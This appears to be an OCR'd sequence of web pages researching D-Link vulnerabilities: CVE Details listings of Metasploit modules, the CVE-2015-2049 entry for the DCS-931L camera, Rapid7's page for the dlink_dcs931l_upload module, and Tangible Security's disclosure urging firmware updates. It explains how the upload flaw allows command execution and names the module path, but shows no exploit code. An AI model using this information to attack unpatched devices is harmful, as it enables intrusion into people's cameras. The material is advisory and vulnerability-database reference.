
Metasploit modules related to **D-link**
www.cvedetails.com/metasploit-modules/vendor-899/**D-link**.html
Metasploit modules related to **D-link** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS signature developers.

Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities
https://www.cvedetails.com/.../**Dlink**-Dcs-2121-Firmware-1.04.html
Security vulnerabilities of **Dlink** Dcs-2121 Firmware version 1.04 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

Dlink Dsl-2740b Firmware : List of security vulnerabilities
https://www.cvedetails.com/.../**Dlink**-Dsl-2740b-Firmware.html
Security vulnerabilities of **Dlink** Dsl-2740b Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

Dlink Dir-615 version 3.10na : Security vulnerabilities

Locate the exploit again for the DCS-931L



Metasploit modules relat
www.cvedetails.com/metasploit-modules/vendor-899/D-link.html

CVE Details

The ultimate security vulnerability datasource

Metasploit Modules Related To D-link

CVE-2007-1435 D-Link TFTP 1.0 Long Filename Buffer Overflow

This module exploits a stack buffer overflow in D-Link TFTP 1.0. By sending a request for an overly long file name, an attacker could overflow a buffer and execute arbitrary code. For best results, use bind payloads with nonx (No NX).
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2014-3936 D-Link HNAP Request Remote Buffer Overflow

This module exploits an anonymous remote code execution vulnerability on different D-Link devices. The vulnerability is due to an stack based buffer overflow while handling malicious HTTP POST requests addressed to the HNAP handler. This module has been successfully tested on D-Link DIR-505 in an emulated environment.
Module type : *exploit* Rank : *normal* Platforms : *Linux*

CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution

Different devices using the Realtek SDK with the miniigd daemon are vulnerable to OS command injection in the UPnP SOAP interface. Since it is a blind OS command injection vulnerability, there is no output for the executed command. This module has been tested successfully on a Trendnet TEW-731BR router with emulation.
Module type : *exploit* Rank : *normal*


CVE-2015-2049 D-Link DCS-931L File Upload

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.
Module type : *exploit* Rank : *great* Platforms : *Linux*

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit metasploit web site for more details

Total number of modules found = 4 Page : 1 (This Page)

Review the vulnerability


CVE-2015-2049 : Unrestr
www.cvedetails.com/cve/CVE-2015-2049/
Search
View CVE
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
Log In
Register
Vulnerability Feeds & WidgetsNew
www.itsecdb.com

CVE Details

The ultimate security vulnerability datasource

- Switch to https://
- Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact

Vulnerability Details : CVE-2015-2049 (1 Metasploit modules)


Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.

Publish Date : 2015-02-23 Last Update Date : 2015-11-24

– CVSS Scores & Vulnerability Types

CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

Go to the Rapid7 website



CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

Contact Us Community Support Login Careers FREE TOOLS
RAPID7
Solutions Products Services Partners Resources About Us
Back to search

D-LINK DCS-931L FILE UPLOAD

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.

MODULE NAME

exploit/linux/http/dlink_dcs931l_upload


AUTHORS

Mike Baucom
Allen Harper
J. Rach
Brendan Coles <bcoles [at] gmail.com>

REFERENCES

https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload

Go to the References section again


CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
DEMO REQUEST
CONTACT US

REFERENCES

CVE-2015-2049
URL: https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities
URL: http://securityadvisories.dlink.com/security/publication.aspx?name=SAP10049

TARGETS

Linux mipsle Payload

PLATFORMS

linux

ARCHITECTURES

mipsle

And review the article again

McLean, Virginia - February 25, 2015,

Tangible Security researchers Mike Baucom, Allen Harper, and J. Rach discovered serious vulnerabilities in two devices made by D-Link.

https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities

D-Link DCS-931L

A Day & Night Wi-Fi Camera

- More info from vendor
- CVE-2015-2049
- Vulnerability Description: A hidden webpage on the device allows an attacker to upload arbitrary files from the attackers system. By allowing the attacker to specify the file location to write on the device, the attacker has the ability to upload new functionality. The D-Link DCS-931L: Firmware Version 1.04 (2014-04- 21) / 2.0.17-b62. Older versions and configurations were NOT tested. This also applies to DCS-930L, DCS-932L, DCS-933L models.
- Impact Description: By allowing any file in the file system to be overwritten, the attacker is allowed to overwrite functionality of the device. The unintended functionality reveals details that could lead to further exploitation. There are security impacts to the confidentially, integrity, and availability of the device and its services.


< Snipped >

Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.

Our researchers wish to express their appreciation for D-Link’s cooperation and desire to make their products and customers more secure.

Review again the source code


CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS
LEARN MORE
RAPID7
Solutions
Products
Services
Partners
Resources
About Us
DEMO REQUEST
CONTACT US

RELIABILITY

Great

DEVELOPMENT

